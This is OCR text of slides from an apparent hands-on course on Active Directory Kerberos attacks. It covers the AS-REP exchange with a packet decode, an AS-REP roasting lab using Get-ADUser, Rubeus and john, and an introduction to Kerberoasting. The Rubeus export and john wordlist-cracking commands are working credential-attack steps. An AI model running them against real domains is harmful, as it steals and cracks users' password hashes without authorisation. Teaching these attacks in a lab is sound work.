
5. KRB_AP_REQ: *having TGS, auth to service*


6. KRB_AP_REP: *optional...*



Server (service)

OBTAINING TGT (1 & 2)




13 0.011884539 192.168.233.128 192.168.233.233 KRB5 260 AS-REQ
14 0.013337712 192.168.233.233 192.168.233.128 KRB5 1578 AS-REP
Transmission Control Protocol, Src Port: 88, Dst Port: 39904, Seq: 1, Ack: 207, Len: 1524
Kerberos
Record Mark: 1520 bytes
as-rep
pvno: 5
msg-type: krb-as-rep (11)
crealm: HACKERSACADEMY.LOCAL
cname
name-type: kRB5-NT-PRINCIPAL (1)
cname-string: 1 item
CNameString: salty.almonds
ticket
tkt-vno: 5
realm: HACKERSACADEMY.LOCAL
sname
name-type: kRB5-NT-PRINCIPAL (1)
sname-string: 2 items
SNameString: krbtgt
SNameString: HACKERSACADEMY.LOCAL
enc-part
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 2
cipher: 2e7451b901a85d480183bb3e82e95f5af353b5b5f3d3dbca54fe3be4c43a5d7278f441d0…
enc-part
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
kvno: 3
cipher: b7e17627d2069815c68cc27c8901f13b9958a1963b4c9083c010cfff48642e4520a5005e…

MISSION

Find users with DONT_REQUIRE_PREAUTH

Perform the AS-Rep Roast Attack

Bonus:

Crack the hash using john

Or using hashcat (not on the labs)

RUBEUS ASREPROAST

```
Get-ADUser -filter * -properties DoesNotRequirePreAuth |
where {$_.DoesNotRequirePreAuth -eq "True"
```

```
Rubeus.exe asreproast
```


CRACKING THE HASH

```
Rubeus.exe asreproast /format:john /outfile:hash-reproast.txt
```

```
john.exe --format=krb5asrep ..\..\hash-reproast.txt --wordlist=..\..\1000-most-common-passwords.txt
```

```
john.exe --show ..\..\hash-reproast.txt
```

LAB SETUP


WKS-01
Admin
Access
Pwnd.user
Sprayed.user
Roasted.user
WEB-01
Admin
Access
WKS-02
DC-01

KERBEROS ATTACKS

KERBEROASTING

KERBEROASTING

- Targeting service accounts
- In Kerberoasting, we follow the normal flow of requesting valid TGS ticket for any service until step 4 “KRB_TGS_REP”.
- Part of the message is encrypted with the service key which is derived from the service owner hash. This message can be used to perform offline cracking.

Prerequisite

- Valid domain user
- SPN

Kerberoasting

Client


1. KRB_AS_REQ: requesting TGT from KDC

2. KRB_AS_REP: KDC delivering TGT

3. KRB_TGS_REQ: Having TGT, request TGS


4. KRB_TGS_REP: KDC delivering TGS

DC (KDC)




5. KRB_AP_REQ: *having TGS, auth to service*

6. KRB_AP_REP: *optional...*



Server (service)

OBTAINING TGS (3 & 4)



PRINCIPALS

Unique Identity

- User, computer, service
- Communicates through tickets issued by KDC

UPN

- User principal name
- user@alto.tel (capitalized)

SPN

